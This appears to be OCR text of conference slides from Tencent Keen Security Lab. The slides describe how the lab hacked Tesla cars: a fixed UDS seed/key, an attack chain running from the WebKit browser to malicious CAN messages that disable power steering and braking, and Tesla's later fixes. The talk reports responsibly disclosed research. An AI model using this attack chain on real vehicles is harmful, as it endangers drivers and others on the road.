
- Protocol used on CAN bus (at least while upgrading): UDS (ISO 14229)
- UDS assigned different ID for each type of request/response:
  - 27H/67H: Security Access Request/Response
  - 10H/50H: Session Control
  - 11H/51H: Reset ECU

Tencent
KEEN security lab

Affect the Real World

Tencent


- UDS assigned different ID for each type of request/response
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response





KEEN security lab


Affect the Real World

- UDS assigned different ID for each type of request/response:
- Security Access: Get it to unlock ECU
  - Something like Challenge-Response
  - Vulnerability: the key/seed is fixed










Affect the Real World

- Gain higher access level → Under flashing mode
  - Nothing will work for safety
- Make ESP under diag mode, partially worked
  - No speed info on IC or CAN-CH
  - Alert info of ABS displayed
  - Power-assisted steering/breaking disabled.

Conclusion


1. Get control of 3G/Wi-Fi
2. Exploit the WebKit Browser
3. Root the in-vehicle systems
4. Patch and Disable AppArmor
CID
ECUs
5. Bypass ECU's firmware integrity verification
6. Reprogram modified Gateway firmware
7. Send malicious CAN messages on CAN Bus
8. Control ECUs to perform some dangerous actions

Tesla's Response


Tencent

- "They did good work. They helped us find something that's a problem we needed to fix. And that's what we did."

  -- JB Straubel (Tesla CTO)

- "impressive."

  -- Chris Evans



Tesla Security Researcher Hall of Fame

Tesla appreciates and wants to recognize the contributions of security researchers. If you are the first researcher to report a confirmed vulnerability, we will list your name in our Hall of Fame (unless you would prefer to remain anonymous). You may also be considered for an award if you are the first researcher to report one of the top 3 confirmed vulnerabilities in a calendar quarter. You must comply with our Responsible Disclosure Guidelines (above) to be considered for our Hall of Fame and top 3 awards.

2016	Keen Security Lab	Tencent
2014	Eusebiu Blindu	@testalways
	Muhammed Gazzaly	@gazly

Tesla’s Response

- In just 10 days, Tesla responded with an update to fix all our vulnerabilities.
- And, there are three big steps:
  - Browser Security Enhancement
  - Kernel Security Improvements
  - Code Signing Protection

Browser Security Enhancement

Tencent

- more strict AppArmor rules
  - Yes, Tesla uses AppArmor instead of SELinux

```
owner @{PROC}/** r,
@{PROC}/self r,
```

- dmesg restriction

```
CONFIG_SECURITY_DMESG_RESTRICT=y
```

KEEN security lab

Kernel Security Improvement in Linux 2.6.36

Tencent

- Patched every known vulnerabilities.
  - Awesome, auto industry should learn from Tesla.
- For example:
  - put_user (CVE-2013-6282)
    - of course they patched this
  - iovyroot (CVE-2015-1805)
    - firstly exploited by k33nlab☺
  - dirtycow (CVE-2016-5195)

KEEN security lab

Step into Linux 4.4.35 era


Tencent

- *FROM: Linux version 2.6.36.3-pdk25.023-Tesla-20140430 (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 120279846*
- *TO: Linux version 4.4.35-release-03mar2017-84029-g4ddb263-dirty (tomcat7@ci-slave9.fw.teslamotors.com) (gcc version 4.5.2 (GCC)) #see_/etc/commit SMP PREEMPT 1202798460*

KEEN security lab

PXN/PAN Emulation Enabled


- CONFIG_CPU_SW_DOMAIN_PAN=y
  - Increase kernel security by ensuring that normal kernel accesses are unable to access userspace addresses.



Code Signing Everywhere


Tencent

- OTA Packages
- ECU Firmwares



Implementation of ECU Code Signing

- gtw.hex
- boot.img
- release.tgz



Tencent

KEEN security lab

Tencent

Tesla Hacking 2017 , Again…

demo video here.

KEEN security lab

Tencent

KEEN
security
lab